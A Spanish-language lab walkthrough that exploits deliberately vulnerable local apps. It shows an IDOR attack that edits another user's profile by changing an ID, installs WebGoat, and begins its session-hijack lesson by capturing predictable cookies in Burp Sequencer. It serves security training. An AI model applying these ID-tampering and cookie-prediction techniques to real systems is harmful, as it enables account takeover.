
Vamos a la pestaña actualizar perfil.




Interceptamos el cambio de nombre, lo enviamos a repeater, y hacemos clic en **Drop**, véase también que en la petición “columna URL” nuestro ID es 5.



Antes de enviar la petición cambiamos el 5 por un 4 y la enviamos, se aprecia que el servidor responde con **success**.



Al consultar el perfil del usuario con el ID 4 podemos ver que se le ha cambiado el nombre.



```
Request
Pretty Raw Hex
1 GET /user/profile/4 HTTP/1.1
2 Host: 127.0.0.1:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybnVzZXJ1YXV1IjoiYXV1IiwiaWF0IjoxNzQ5NDU0OTMxLCJleHAiOiE3ODk0MTg1MzF9.zE3RCH2578fMdtwXk_pM-AwRJOcN5qhDvvi7f6uQ
8 Origin: http://localhost:8000
9 Connection: keep-alive
10 Referer: http://localhost:8000/
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: cross-site
14 Priority: u=0
15
16

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Access-Control-Allow-Origin: *
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 299
6 ETag: W/"12b-OZuKIfydIrf8DXxKT7k+GGV+Nss"
7 Date: Mon, 14 Sep 2026 19:47:13 GMT
8 Connection: keep-alive
9 Keep-Alive: timeout=5
10
11 {
  "userID": 4,
  "username": "victima",
  "firstname": "otro",
  "lastname": "nombre",
  "password": "newpass",
  "accountUSD": "USD29742707",
  "uidUSD": "c299b2b8-f710-43e0-9816-20ea4f9fd97d",
  "balanceUSD": 5200,
  "accountEUR": "EUR25036758",
  "uidEUR": "9c95ae9f-2030-48f6-8803-da6ea876d744",
  "balanceEUR": 10050,
  "phoneNumber": ""
}
```

💣 Impacto

La vulnerabilidad permite que un usuario autenticado **modifique información del perfil de otros usuarios** sin disponer de los permisos correspondientes.

El impacto aumenta si la funcionalidad permite modificar atributos sensibles como correo electrónico, número telefónico, datos de contacto, información utilizada para recuperación de cuenta o cualquier otro parámetro asociado con la identidad del usuario.

En términos de seguridad, el problema afecta principalmente la **integridad y control de acceso** de la información, ya que un usuario puede realizar operaciones sobre recursos que no le pertenecen. La condición corresponde a **Broken Access Control**.

OWASP VULNERABLE WEB APPLICATION

WEBGOAT

THE ULTIMATE HACKING PLAYGROUND





Instalacion y ejecucion webgoat:

```
docker run -it -p 127.0.0.1:8080:8080 -p 127.0.0.1:9090:9090 webgoat/webgoat
```

Webgoat login: <http://127.0.0.1:8080/WebGoat/login>

WebWolf: <http://127.0.0.1:9090/WebWolf/login>

```

WebGoat
2026-09-15T13:48:04.227+02:00 INFO [main] org.springframework.boot.SpringApplication: No active profile set, falling back to 1 default profile: 'default'
2026-09-15T13:48:04.550+02:00 INFO [main] org.springframework.boot.SpringApplication: Bootstrapping Spring Data JPA repositories in DEFAULT mode.
2026-09-15T13:48:04.566+02:00 INFO [main] org.springframework.boot.SpringApplication: Finished Spring Data repository scanning in 15 ms. Found 3 JPA repository interfaces.
2026-09-15T13:48:04.634+02:00 INFO [main] org.springframework.boot.SpringApplication: Tomcat initialized with port 8080 (http)
2026-09-15T13:48:04.635+02:00 INFO [main] org.springframework.boot.SpringApplication: Starting service [Tomcat]
2026-09-15T13:48:04.636+02:00 INFO [main] org.springframework.boot.SpringApplication: Starting Servlet engine: [Apache Tomcat/11.0.24]
2026-09-15T13:48:04.638+02:00 INFO [main] org.springframework.boot.SpringApplication: Root WebApplicationContext: initialization completed in 593 ms
2026-09-15T13:48:04.938+02:00 INFO [main] org.springframework.boot.SpringApplication: Processing PersistenceUnitInfo [name: default]
2026-09-15T13:48:05.053+02:00 INFO [main] org.springframework.boot.SpringApplication: No LoadTimeWeaver setup: ignoring JPA class transformer
2026-09-15T13:48:05.057+02:00 WARN [main] org.springframework.boot.SpringApplication: HHH0000025: SQL dialect does not need to be specified explicitly using 'hibernate.dialect' (remove the property setting and it will be selected by default)
2026-09-15T13:48:05.058+02:00 INFO [main] org.springframework.boot.SpringApplication: HHH00001805: Database info:
Database JDBC URL [jdbc:hsqldb:file:/home/webgoat/webgoat-2026.3.1/webgoat]
Database driver: HSQL Database Engine Driver
Database dialect: HSQLDialect
Database version: 2.7.3
Default catalog/schema: PUBLIC/PUBLIC
Autocommit mode: undefined/unknown
Isolation level: READ_COMMITTED [default READ_COMMITTED]
JDBC fetch size: none
Pool: DataSourceConnectionProvider
Minimum pool size: undefined/unknown
Maximum pool size: undefined/unknown
2026-09-15T13:48:05.273+02:00 INFO [main] org.springframework.boot.SpringApplication: HHH0000489: No JTA platform available (set 'hibernate.transaction.jta.platform' to enable JTA platform integration)
2026-09-15T13:48:05.275+02:00 INFO [main] org.springframework.boot.SpringApplication: Initializing JPA EntityManagerFactory for persistence unit 'default'
2026-09-15T13:48:05.312+02:00 INFO [main] org.springframework.boot.SpringApplication: Password for Admin: Znf1Wu1m0v1Tt0N100M1Vt0y2TAR0M0N1N10G05Z0M
2026-09-15T13:48:05.676+02:00 INFO [main] org.springframework.boot.SpringApplication: Database: jdbc:hsqldb:file:/home/webgoat/webgoat-2026.3.1/webgoat (HSQL Database Engine 2.7)
2026-09-15T13:48:05.717+02:00 INFO [main] org.springframework.boot.SpringApplication: Creating schema 'container'
2026-09-15T13:48:05.729+02:00 INFO [main] org.springframework.boot.SpringApplication: Creating Schema History table 'container'. 'flyway_schema_history' ...
2026-09-15T13:48:05.773+02:00 INFO [main] org.springframework.boot.SpringApplication: Current version of schema 'container': null
2026-09-15T13:48:05.800+02:00 INFO [main] org.springframework.boot.SpringApplication: Migrating schema 'container' to version '1 - init'
2026-09-15T13:48:05.823+02:00 INFO [main] org.springframework.boot.SpringApplication: Migrating schema 'container' to version '2 - email read flag'
2026-09-15T13:48:05.833+02:00 INFO [main] org.springframework.boot.SpringApplication: Successfully applied 2 migrations to schema 'container', now at version v2 (execution time 00:00.013s)
WARNING: A restricted method in java.lang.System has been called
WARNING: java.lang.System::load has been called by com.knaml.jfri.internal.StartupCoder in an unnamed module (jarfile:/home/webgoat/webgoat-jar/BOOT-INF/lib/jfri-1.4.0-jar.jar/)
WARNING: Use --enable-native-access=ALL to avoid a warning for callers in this module
WARNING: Restricted methods will be blocked in a future release unless native access is enabled

```

Instalacion con JAR

```
wget https://github.com/WebGoat/WebGoat/releases/download/v2026.4/webgoat-2026.4.jar
```

```
update-alternatives --config java
```

```
(root@kali)-[/home/kali/tools/webgoat]
# update-alternatives --config java
There are 4 choices for the alternative java (providing /usr/bin/java).

  Selection    Path                                          Priority  Status
  --
0            /usr/lib/jvm/jdk-26-oracle-x64/bin/java      436207616 auto mode
1            /usr/lib/jvm/java-17-openjdk-amd64/bin/java  1711     manual mode
2            /usr/lib/jvm/java-21-openjdk-amd64/bin/java  2111     manual mode
* 3          /usr/lib/jvm/java-25-openjdk-amd64/bin/java  2511     manual mode
4            /usr/lib/jvm/jdk-26-oracle-x64/bin/java      436207616 manual mode

Press <enter> to keep the current choice[*], or type selection number: 3
```

```
java -jar webgoat-2026.4.jar --webgoat.port=8080 --webwolf.port=9090
```

Creamos un usuario nuevo para las pruebas.

Register

Username

Password

Confirm password


Terms of use
While running this program your machine will be extremely vulnerable to attack. You should disconnect from the Internet while using this program. WebGoat's default configuration binds to localhost to minimize the exposure.

A continuación, la tabla de los puntos a ver:


A1.	Broken Access Control
A2.	Cryptographic Failures
A3.	Injection
A4.	Insecure Design
A5.	Security Misconfiguration
A6.	Vulnerable and Outdated Components
A7.	Identificación and Authentication Failures
A8.	Software and Data Integrity Failures
A9.	Security Logging and Monitoring Failures
A10.	Server Side Request Forgery

En español:


A1.	Control de acceso roto
A2.	Fallos criptográficos
A3.	Inyección
A4.	Diseño inseguro
A5.	Configuración incorrecta de seguridad
A6.	Componentes vulnerables y obsoletos
A7.	Fallos de identificación y autenticación
A8.	Fallas de integridad de software y datos
A9.	Registro de seguridad y fallas de monitoreo
A10.	Falsificación de solicitud del lado del servidor (SSRF)




En esta pestaña recibirás correos.



En esta pestaña tienes WebWolf.



Debes ingresar con tu usuario y contraseña que creamos con el usuario nuevo para las pruebas.



(A1) Control de acceso roto – Broken Access Control

(Secuestrar una sesión - Hijack a session)

Concepto

Los desarrolladores de aplicaciones que crean sus propios identificadores de sesión suelen olvidar incorporar la complejidad y la aleatoriedad necesarias para la seguridad. Si el identificador de sesión específico del usuario no es complejo ni aleatorio, la aplicación es altamente vulnerable a ataques de fuerza bruta basados en la sesión.

Objetivos:

- Obtén acceso a una sesión autenticada que pertenece a otra persona.
- En esta lección intentaremos predecir el valor de 'hijack_cookie'. La cookie 'hijack_cookie' se utiliza para diferenciar a los usuarios autenticados de los anónimos de WebGoat.

La cookie **hijack_cookie** se genera siguiendo un patrón predecible que combina un número secuencial y una marca de tiempo, lo que permite "adivinar" la sesión de otro usuario y obtener el control de su cuenta.

- Al enviar la petición al **repeater** y reenviarla, vemos que el servidor responde con la cookie **hijack_cookie**.
- **Ejemplo: (Secuencial: 5664293233637329447 (-) Marca de tiempo: 1789525404832).**

Hacemos clic en Access (Para loguearnos) con desarrollador abierto en “**Storage**” para ver la cookie que se genera, en este caso **hijack_cookie**.

The screenshot shows the WebGoat interface with a sidebar on the left containing a list of challenges. The main area displays a login form titled 'Account Access' with fields for a username (labeled 'atacante') and a password (represented by dots). Below the fields is a blue 'Access' button. A message below the button states: 'Sorry the solution is not correct, please try again.'

At the bottom, the browser's developer tools are open to the 'Storage' tab. The 'Cookies' section is expanded, showing a table of cookies for the domain '127.0.0.1:8080'. The 'hijack_cookie' is highlighted, showing its value as '5664293233637329447-1789524378707'.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
hijack_cookie	5664293233637329447-1789524378707	127.0.0.1	/WebGoat	Session	46	false	true	None	Wed, 16 Sep 2026 02:06:18 GMT
JSESSIONID	5E79E0644EBC2D620B7C9FA0B114F5F6	127.0.0.1	/WebGoat	Session	42	true	false	None	Wed, 16 Sep 2026 02:04:53 GMT

Mientras hacemos el paso anteriormente mencionado, veremos que en “**HTTP History**” vemos la misma cookie (**hijack_cookie**) en la columna de cookies, el cual enviaremos al “**Sequencer**”.

The screenshot shows the Burp Suite interface. The top menu bar includes 'Burp', 'Project', 'Intruder', 'Repeater', 'View', and 'Help'. The main toolbar has tabs for 'Dashboard', 'Target', 'Proxy', 'Intruder', 'Repeater', 'Collaborator', 'Sequencer', 'Decoder', 'Comparer', 'Logger', 'Organizer', 'Extensions', and 'Learn'. The 'Sequencer' tab is active, showing a list of requests. A red arrow points from the 'hijack_cookie=5664293233637329234-1789524376707' cookie in the 'Cookies' column of the 'HTTP History' tab to the 'Send to Sequencer' button in the 'Sequencer' tab.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener
213	http://127.0.0.1:8080	POST	/WebGoat/HijackSession/login			200	479	JSON					127.0.0.1	hijack_cookie=5664293233637329234-1789524376707	22:06:18 15 ...	8081
210	http://127.0.0.1:8080	GET	/WebGoat/service/lessonmenu.mvc			200	8857	JSON	mvc				127.0.0.1	http://127.0.0.1:8080/WebGoat/HijackSession/login		
211	http://127.0.0.1:8080	GET	/WebGoat/service/lessonoverview.mvc			200	493	JSON					127.0.0.1	Add to scope		
212	http://127.0.0.1:8080	GET	/WebGoat/mail/count			200	171	JSON					127.0.0.1	Scan		
214	http://127.0.0.1:8080	GET	/WebGoat/mail/count			200	171	JSON					127.0.0.1	Do passive scan		
215	http://127.0.0.1:8080	GET	/WebGoat/service/lessonoverview.mvc			200	367	JSON					127.0.0.1	Do active scan		
216	http://127.0.0.1:8080	GET	/WebGoat/service/lessonmenu.mvc			200	8857	JSON	mvc				127.0.0.1	Send to Intruder		Ctrl+I
217	http://127.0.0.1:8080	GET	/WebGoat/mail/count			200	171	JSON					127.0.0.1	Send to Repeater		Ctrl+R
218	http://127.0.0.1:8080	GET	/WebGoat/service/lessonmenu.mvc			200	8857	JSON	mvc				127.0.0.1	Send to Sequencer		
219	http://127.0.0.1:8080	GET	/WebGoat/service/lessonmenu.mvc			200	8857	JSON	mvc				127.0.0.1	Send to Organizer		Ctrl+O
220	http://127.0.0.1:8080	GET	/WebGoat/service/lessonoverview.mvc			200	367	JSON					127.0.0.1	Send to Comparer (request)		
221	http://127.0.0.1:8080	GET	/WebGoat/mail/count			200	171	JSON					127.0.0.1	Send to Comparer (response)		

The 'Request' tab shows the following details:

```
POST /WebGoat/HijackSession/login HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 56
Origin: http://127.0.0.1:8080
Connection: keep-alive
Referer: http://127.0.0.1:8080/WebGoat/start.mvc?username=atacante
Cookie: JSESSIONID=5679E0644EBC20620B7C9FA08114F5F6
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
username=atacante&password=passwd123
```

The 'Response' tab shows the following details:

```
HTTP/1.1 200
Set-Cookie: hijack_cookie=5664293233637329234-1789524376707;
Content-Type: application/json
Content-Length: 240
Date: Wed, 16 Sep 2026 02:06:18 GMT
Keep-Alive: timeout=60
Connection: keep-alive
{"assignment":"HijackSessionAssignment",
"attemptMode":true,
"feedback":"Sorry the solution is not correct, please try a
"feedbackArgs":null,
"lessonCompleted":false,
"output":null,
"outputArgs":null}
```

Una vez ubicados en “**Sequencer**” presionamos clic en “**Start live capture**”.

The screenshot shows the 'Sequencer settings' window in Burp Suite. The 'Live capture' tab is selected. The 'Select live capture request' section shows a list of requests. A red arrow points to the 'Start live capture' button. The 'Token location within response' section shows the 'Cookie' option selected, with the value 'hijack_cookie=5664293233637329234-1789524376707' entered in the text field.

Select live capture request

Send requests here from other tools to configure a live capture. Select the request to use, configure the other options below, then click "Start live capture".

#	Host	Request
1	http://127.0.0.1:8080	POST /WebGoat/HijackSession/login HTTP/1.1...

Start live capture

Token location within response

Select the location in the response where the token appears.


☒ Cookie: hijack_cookie=5664293233637329234-1789524376707

☐ Form field:


☐ Custom location:

Configure

Esperamos a que transcurran unos cuantos tokens y clicamos en “Pause”.



Guardamos los tokens generados.




Revisando los tokens (hijack_cookies) guardados, vemos que falta la secuencia del numero **7**, eso es porque pertenece a otro usuario el cual queremos adivinar, para ello debemos adivinar el **TIMESTAMP** que debe estar entre el **32** y el **69**.

